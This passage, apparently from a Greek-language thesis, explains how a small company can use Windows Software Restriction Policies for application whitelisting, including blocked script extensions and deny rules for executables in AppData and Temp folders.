Το whitelisting είναι μία μέθοδος αντιμετώπισης κακόβουλων επιθέσεων που μπορεί να εφαρμοστεί και να είναι αποδοτική σε εταιρίες ή οργανισμούς μικρού αλλά και μεσαίου μεγέθους. Η ασφάλεια σε έναν οργανισμό σίγουρα είναι πολυπρόσωπη και δεν βασίζεται σε έναν μηχανισμό ούτε σε ένα εργαλείο. Αυτό σημαίνει ότι μπορεί να γίνει αρκετά περίπλοκη. Για αυτό το λόγο κάθε εταιρία-οργανισμός έχει μία πολιτική ασφάλειας. Η πολιτική αυτή μπορεί να αλλάζει ανάλογα με τις ανάγκες και την φύση του τμήματος.

Ας υποθέσουμε το σενάριο ότι έχουμε μία μικρού μεγέθους εταιρία που περιλαμβάνει τρία τμήματα. Το λογιστήριο, την γραμματεία και το τμήμα information technology. Από τη διοίκηση έχει προκύψει μία πολιτική ασφάλειας. Στόχος της πολιτικής ασφάλειας (security policy) πληροφοριών είναι η παροχή κατευθύνσεων και υποστήριξης για ζητήματα ασφάλειας πληροφοριών. Η διοίκηση του οργανισμού θα πρέπει να καθορίσει μια σαφή και ξεκάθαρη πολιτική, την οποία και θα υποστηρίζει έμπρακτα. Η πολιτική αυτή θα πρέπει να ρυθμίζει ζητήματα ασφάλειας σε όλα τα επίπεδα του οργανισμού. Οι τέσσερις βασικοί τομείς για τους οποίες θα πρέπει να οριστούν πολιτικές ασφαλείας είναι Access Control, Password, Logging και Back up. Αυτές οι πολιτικές δεν μπορούν να καλυφθούν σε καμία περίπτωση από οποιοδήποτε εργαλείο whitelisting. Το access control είναι ο τομέας που μπορεί να βοηθήσει αισθητά γιατί Στόχος είναι να εξασφαλισθεί η προσπέλαση από εξουσιοδοτημένους χρήστες και να προληφθεί η μη-εξουσιοδοτημένη πρόσβαση στα πληροφοριακά συστήματα. Θα πρέπει

να υπάρχουν αυστηρές διαδικασίες για τον έλεγχο της πρόσβασης των χρηστών στα διάφορα πληροφοριακά συστήματα και τις υπηρεσίες. Επίσης Ειδική προσοχή απαιτείται στον καθορισμό των δικαιωμάτων των χρηστών, ώστε να μην μπορούν να παρακάμψουν τους μηχανισμούς ασφάλειας του συστήματος. Στόχος είναι η αποτροπή μη-εξουσιοδοτημένης πρόσβασης σε λειτουργικά συστήματα. Θα πρέπει να χρησιμοποιούνται μέσα ασφάλειας για τον περιορισμό της άμεσης πρόσβασης (π.χ. στη γραμμή εντολών) του λειτουργικού συστήματος σε εξουσιοδοτημένους χρήστες. Επίσης θα πρέπει να καταγράφουν τις επιτυχείς και τις ανεπιτυχείς προσπάθειες αυθεντικοποιήσεις από το σύστημα ενώ παράλληλα θα πρέπει να καταγραφεί η χρήση των ειδικών προνομίων συστήματος. Τα μέτρα αυτά τέλος θα πρέπει να περιορίζουν τους χρόνους και τόπους σύνδεσης των χρηστών, όπου αυτό κρίνεται απαραίτητο. Στην εικόνα 6 φαίνεται η οργανωτική δομή της εταιρίας.

Εικόνα 5:Οργανωτική δομή

Εφόσον μιλάμε για παλιά συστήματα windows δεν μπορεί να εφαρμοστεί το εργαλείο του AppLocker. Εκεί θα πρέπει να χρησιμοποιηθεί το SRP. Το σενάριο αυτό αποτελεί ένα γενικό παράδειγμα μεγάλης εμβέλειας. Στο κεφάλαιο 4.2 υπάρχει η υλοποίηση μίας πολιτικής όπου εξυπηρετεί όχι και στον μεγαλύτερο βαθμό τις ανάγκες της εταιρίας. Μπορεί να υλοποιηθεί σε όλα τα τμήματα. Επίσης σημαντικός για την ανάγκη του ελέγχου που ζητάει η πολιτική είναι και το κεφάλαιο 2.3.

Στα καινούρια συστήματα η χρήση του AppLocker είναι παραπάνω από αναγκαία. Αρχικά για τον καλύτερο έλεγχο χρησιμοποιούμε και εδώ τα logs. Το επόμενο βήμα είναι να δημιουργηθούν τρείς ομάδες χρηστών, μία για κάθε τμήμα . Σίγουρα και για τα τρία τμήματα θα δημιουργήσουμε τους αρχικούς κανόνες. Εάν τα συστήματα στήνονται από την αρχή γίνεται εφόσον έχουν ρυθμιστεί σωστά, να δημιουργηθούν αυτόματα κανόνες. Στην περίπτωση του λογιστηρίου αλλά και της γραμματείας θα πρέπει να υλοποιηθούν εκτός από τους βασικούς κανόνες και οι πιο αυστηροί που υπάρχουν στο κεφάλαιο 6.

Για το IT τμήμα σίγουρα θα πραγματοποιηθούν οι βασικές τεχνικές του κεφαλαίου 4 αλλά δεν γίνεται να κλείσουμε τα εργαλεία διαχείρισης όπως εξηγείται στο κεφάλαιο 6.Αυτό συμβαίνει γιατί το ανθρώπινο δυναμικό στο IT(information technology) τμήμα είναι πολύ καλά καταρτισμένο σε τέτοια θέματα έτσι λόγο της ικανότητας αυτής το λάθος είναι αρκετά σπάνιο αλλά παρόλα αυτά είναι απαραίτητη η χρήση μεθόδων όπως το firewall, honeypots για να μπορεί να προστατευτεί το σύστημα και να μην μπει ο κακόβουλος μέσα. Γιατί σε περίπτωση που κάποιος κακόβουλος πάρει πρόσβαση σε τέτοιοί είδους σύστημα με δικαιώματα πλήρης διαχείρισης σιγουρά θα μπορέσει να προκαλέσει πολυεπίπεδη ζημιά [28].


4.2. Υλοποίηση πολιτικής με SRP

4.2.1. SRP Δημιουργία κανόνων

Το software restriction policy όπως και το AppLocker είναι και οι δύο μηχανισμοί whitelisting οπότε ακολουθούν την ίδια λογική. Η διαφορά τους είναι ότι ο πρώτος είναι παλαιότερος μηχανισμός, και αυτό τον κάνει λιγότερο εύχρηστο. Αυτή έχει ιδιαιτερότητα του έχει αναγκάσει τους διαχειριστές ή όποιους ασχολούνται με τη δημιουργία κανόνων SRP να αναπτύξουν κάποιους συγκεκριμένους τρόπους όσο αναφορά τη χρήση του. Αυτό όμως δεν σημαίνει ότι πάβουν να ισχύουν οι λογικές και οι τεχνικές που υπάρχουν για τον AppLocker.

Αρχικά ισχύουν οι ίδιες διαδικασίες όσο αφορά τα group policy objects, υπάρχει και εδώ η ίδια λογική και τα δημιουργούμε με τον ίδιο τρόπο όπως παραπάνω.

Ξεκινώντας πατάμε στην έναρξη secpol.msc και μας βγάζει στο ίδιο παράθυρο με τον AppLocker τον Local Security Policy Editor. Έπειτα ακολουθούμε το μονοπάτι Security Settings – Software Restriction Policies και εκεί κάνουμε δεξί κλικ. Εκεί εμφανίζεται η δυνατότητα να δημιουργήσουμε νέους κανόνες. Με το που γίνει αυτό εμφανίζονται δύο φάκελοι και τρία είδη κανόνων. Αρχικά το πρώτο που ρυθμίζεται είναι το enforcement. Όπως και φαίνεται στην εκόνα 6 το enforcement παίζει τον ίδιο ρόλο με το αντίστοιχο στον AppLocker. Ουσιαστικά πατώντας πάνω του μας δίνεται η δυνατότητα να ρυθμίσουμε που θα εφαρμόσουμε τους κανόνες. Στην πείπτωσή μας όπως φαίνεται και στην εικόνα 6 παρακάτω διαλέγουμε να εφαρμοστούν οι κανόνες παντού ακόμα και στα dll. Μπορεί να δυσκολεύει τη ζωή του διαχειριστή αυτή η κίνηση αλλά βελτιώνει πολύ το επίπεδο ασφάλειας, λόγω των πολλών επιθέσεων που γίνονται πάνω σε dll. Έπειτα διαλέγουμε να ισχύουν για όλους εκτός του τοπικού διαχειριστή. Αυτό γίνεται για να υπάρχει δυνατότητα διόρθωσης σε περίπτωση λάθους και γενικότερα καλύτερης και διαχείρισης. Κάποιος βέβαια μπορεί να σκεπτεί ότι αυτό μπορεί να προκαλέσει αδυναμία στην ασφάλεια σε περίπτωση privilege escalation. Αλλά οι whitelsting πολιτικές είναι έτσι και αλλιώς ευάλωτες σε τέτοιες καταστάσεις, έτσι η ζυγαριά του ρίσκου δείχνει καλύτερα η καλή οργάνωση παρά αποφυγή του όποιου ρίσκου. Και τέλος βάζουμε στο παιχνίδι και τα πιστοποιητικά [35] [37].




Εικόνα 6: Εφαρμογή enforcement

Παρακάτω στην εικόνα 7 υπάρχει μία λίστα με τύπους αρχείων που θέλουμε να αποτρέψουμε από το να εκτελεστούν. Δυστυχώς, η παραπάνω λίστα δεν είναι τόσο πλήρες όσο θα θέλαμε και περιλαμβάνει μια επέκταση που πρέπει να καταργηθεί. Αρχικά, μεταβείτε στην παραπάνω λίστα επεκτάσεων αρχείων και αφαιρέστε την επέκταση LNK από τη λίστα. Για να καταργήσετε την επέκταση, κάντε αριστερό κλικ σε αυτήν μία φορά και, στη συνέχεια, κάντε κλικ στο κουμπί Αφαίρεση. Αν δεν καταργήσετε αυτήν την επέκταση, τότε όλες οι συντομεύσεις θα αποτύχουν να λειτουργήσουν αφού δημιουργήσετε το whitelist.


Τώρα θέλουμε να προσθέσουμε μερικές πρόσθετες επεκτάσεις που είναι γνωστό ότι χρησιμοποιούνται για την εγκατάσταση κακόβουλου λογισμικού και ransomware. Για την προσθήκη μιας επέκτασης, απλά την προσθέτουμε στο πεδίο Επέκταση αρχείου και κλικ στο κουμπί Προσθήκη. Όταν προσθέτετε μια επέκταση, μην συμπεριλάβετε την περίοδο. Για παράδειγμα, για να αποκλείσουμε τα scripts powerhell, θα εισάγουμε το PS1 στο πεδίο και έπειτα κλικ στο κουμπί Προσθήκη.

Υπάρχει μία λίστα με γνωστούς τύπους κακόβουλων αρχείων που πρέπει να προστεθούν : PS1, JSE, VBS, SCT, VBE, WSF.



Εικόνα 7: Εφαρμογή κανόνα αποτροπής εκτέλεσης αρχείων

Ο φάκελος “security levels” που υπάρχει στο παράθυρο περιέχει ουσιαστικά το σημαντικό μέρος της διαδικασίας. Μπαίνουμε στον φάκελο και σε αυτό το σημείο, πρέπει να διαμορφώσουμε την προεπιλεγμένη πολιτική που αποφασίζει εάν οι τύποι αρχείων που έχουν διαμορφωθεί, όπως και οι κανόνες που ήδη υπάρχουν(θα τους δούμε παρακάτω) θα αποκλειστούν αυτόματα ή θα αφεθούν να εκτελούνται. Για να επιτευχθεί αυτό, κάνουμε κλικ στην επιλογή Επίπεδα ασφαλείας, όπως φαίνεται στην εικόνα8 παρακάτω.




Εικόνα 8: Επιλογή επιπέδων ασφάλειας

Η προεπιλογή εδώ είναι να περνούν όλα, αυτό που συνηθίζεται να γίνεται είναι να ορίζουμε προεπιλεγμένη τιμή το disallowed που απαγορεύει τα πάντα. Αυτό προϋποθέτει να δημιουργήσουμε κανόνες τύπο Basic User, Unrestricted για τις εφαρμογές- εκτελέσιμα που θέλουμε να λειτουργούν στο σύστημα.

Έτσι η γενική ιδέα είναι : Δεν επιτρέπεται: Όλα τα προγράμματα, εκτός από αυτά που επιτρέπονται από τους κανόνες που θα διαμορφώσετε, δεν θα επιτρέπεται να εκτελούνται ανεξάρτητα από τα δικαιώματα πρόσβασης του χρήστη (εικόνα 9).

- Βασικός χρήστης: Όλα τα προγράμματα πρέπει να εκτελούνται ως κανονικοί χρήστες και όχι ως διαχειριστές.
- Απεριόριστα: Όλα τα προγράμματα μπορούν να λειτουργούν κανονικά.



Εικόνα 9: Unrestricted properties

4.2.2. Διαδικασία δημιουργίας κανόνων (Whitelisting)

Με βάση τα προηγούμενα βήματα, οι πολιτικές περιορισμού λογισμικού ενεργοποιούνται τώρα και αποκλείονται όλα τα εκτελέσιμα εκτός από αυτά που βρίσκονται κάτω από το C: \ Program Files και C: \ Windows. Αυτοί οι δύο κατάλογοι καταγράφονται αυτόματα με δύο προκαθορισμένους κανόνες που δημιουργούνται όταν ρυθμίζετε τις πολιτικές περιορισμού λογισμικού.

Προφανώς, για να έχουμε μια σωστά λειτουργικά μηχανή, πρέπει τώρα να επιτρέψουμε ή να προσθέσουμε άλλες εφαρμογές. Για να γίνει αυτό, πρέπει να δημιουργηθούν πρόσθετοι κανόνες για κάθε φάκελο ή εφαρμογή που θέλουμε να επιτρέπετε να εκτελείται. Στην περίπτωση αυτή θα προσθέσουμε κάποιους βασικούς κανόνες

Ενώ βρισκόμαστε στον τοπικό επεξεργαστή πολιτικής ασφαλείας, κάνουμε κλικ στην κατηγορία Additional Rules (Πρόσθετοι κανόνες) κάτω από τις Πολιτικές περιορισμού λογισμικού (Software Restriction Policies), όπως φαίνεται παρακάτω στην εικόνα 10.

Κατά τη δημιουργία ενός κανόνα διαδρομής για τα αρχεία C: \ Program Files (x86), θα πρέπει να εισάγουμε αυτήν τη διαδρομή στο πεδίο Path:. Στη συνέχεια, πρέπει το επίπεδο ασφαλείας να οριστεί σε Απεριόριστο(unrestricted), πράγμα που σημαίνει ότι επιτρέπεται να εκτελούνται τα προγράμματα σε αυτό. Υπάρχει και η δυνατότητα να εισαχθεί μια σύντομη περιγραφή που θα εξηγεί τι είναι αυτός ο κανόνας,στο πεδίο Περιγραφή.

Όταν είμαστε έτοιμοι να προσθέσουμε αυτόν τον κανόνα, κάνουμε κλικ στο κουμπί εφαρμογή και έπειτα στο κουμπί OK για αν ενεργοποιηθεί ο κανόνας.


Έπειτα επιστέφουμε στη σελίδα "Κανόνες" και θα εμφανιστεί ο νέος κανόνας C: \ Program Files (x86) και τα προγράμματα που βρίσκονται σε αυτόν τον φάκελο θα έχουν τώρα τη δυνατότητα να εκτελούνται.

Τώρα πρέπει να δημιουργηθούν νέοι κανόνες για άλλα προγράμματα που θέλουμε να επιτρέψουμε να εκτελούνται στα Windows. Για παράδειγμα, εάν ο χρήστης ανοίγει ένα συγκεκριμένο πρόγραμμα τιμολόγησης καλό θα ήταν να επιτρέπεται η εκτέλεσή του μέσω hash rule. Εάν υπάρχει ένα περιβάλλον που εκτελούνται προγράμματα γραφιστικού τύπου ή οτιδήποτε χρειάζεται πρόσβαση και εκτέλεση σε συγκεκριμένο περιβάλλον, θα ήταν καλό να δημιουργηθεί ένας unrestricted path rule για αυτό το μονοπάτι.

Πέρα από τους κανόνες που αναλύθηκαν υπάρχουν και ακόμα δύο είδη :

Κανόνας πιστοποιητικού(Certificate Rule): Ένας κανόνας πιστοποιητικού χρησιμοποιείται για να επιτρέψει την εκτέλεση κάθε εκτελέσιμου αρχείου που υπογράφεται από ένα συγκεκριμένο πιστοποιητικό ασφαλείας.

Κανόνας Hash: Ένας κανόνας hash επιτρέπει να καθοριστεί ένα αρχείο που μπορεί να εκτελεστεί ανεξάρτητα από τον τόπο στον οποίο βρίσκεται. Αυτό γίνεται επιλέγοντας ένα εκτελέσιμο αρχείο κατά τη δημιουργία του κανόνα και ορισμένες πληροφορίες θα ανακτηθούν από το SRP και θα αποθηκευτούν ως μέρος του κανόνα. Εάν οποιοδήποτε άλλο εκτελέσιμο αρχείο στον υπολογιστή ταιριάζει με το αποθηκευμένο αρχείο και πληροφορίες, θα επιτρέπεται να εκτελείται [15] [30].



Εικόνα 10: Δημιουργία κανόνα unrestricted path


Υπάρχουν περιπτώσεις όπου δεν χρειάζεται να κλείσουμε τα πάντα. Σε μία μικρή εταιρία όπου μπορεί από ένα μηχάνημα ή ακόμα και από ένα χρήστη να γίνονται πολλές εργασίες το να κόψουμε τα πάντα και μετά να τα ξανά επιτρέψουμε δεν έχει νόημα. Το καλύτερο σενάριο σε αυτές τις περιπτώσεις είναι να γίνει μία ανάλυση ρίσκου για το τι πρέπει να προστατευτεί και τι απειλές υπάρχουν για το συγκεκριμένο. Έπειτα να γίνει ανάλυση των απειλών και με κάποιους κανόνες άρνησης να περιοριστούν οι απειλές. Στην εικόνα 11 έχουν εφαρμοστεί μία σειρά απλών κανόνων . Ενδεικτικά αυτοί οι κανόνες μπορούν να αποτρέψουν την εκτέλεση κάποιων malware που βασίζονται στο μονοπάτι.

Για να αποτρέψουμε την εκτέλεση του εκτελέσιμου αρχείου Cryptolocker ή Malware στην περιοχή AppData.

```
%AppData%\*.exe : Disallowed
```

Αυτό θα αποτρέψει την εκτέλεση οποιωνδήποτε ωφέλιμων φορτίων από ιούς σε υποφακέλους του AppData. Και αποτρέπονται τα αρχεία τύπου rar,7z,wz,zip στον φάκελο /Temp να εκτελεστούν.

```
%AppData%\*\*.exe  : Disallowed

%UserProfile%\Local Settings\Temp\Rar*\*.exe: Disallowed

%UserProfile%\Local Settings\Temp\7z*\*.exe: Disallowed

%UserProfile%\Local Settings\Temp\wz*\*.exe: Disallowed

%UserProfile%\Local Settings\Temp\*.zip\*.exe :Disallowed
```




Εικόνα 11: Διαμόρφωση κανόνων μονοπατιού

4.3. Υλοποίηση πολιτικής με AppLocker

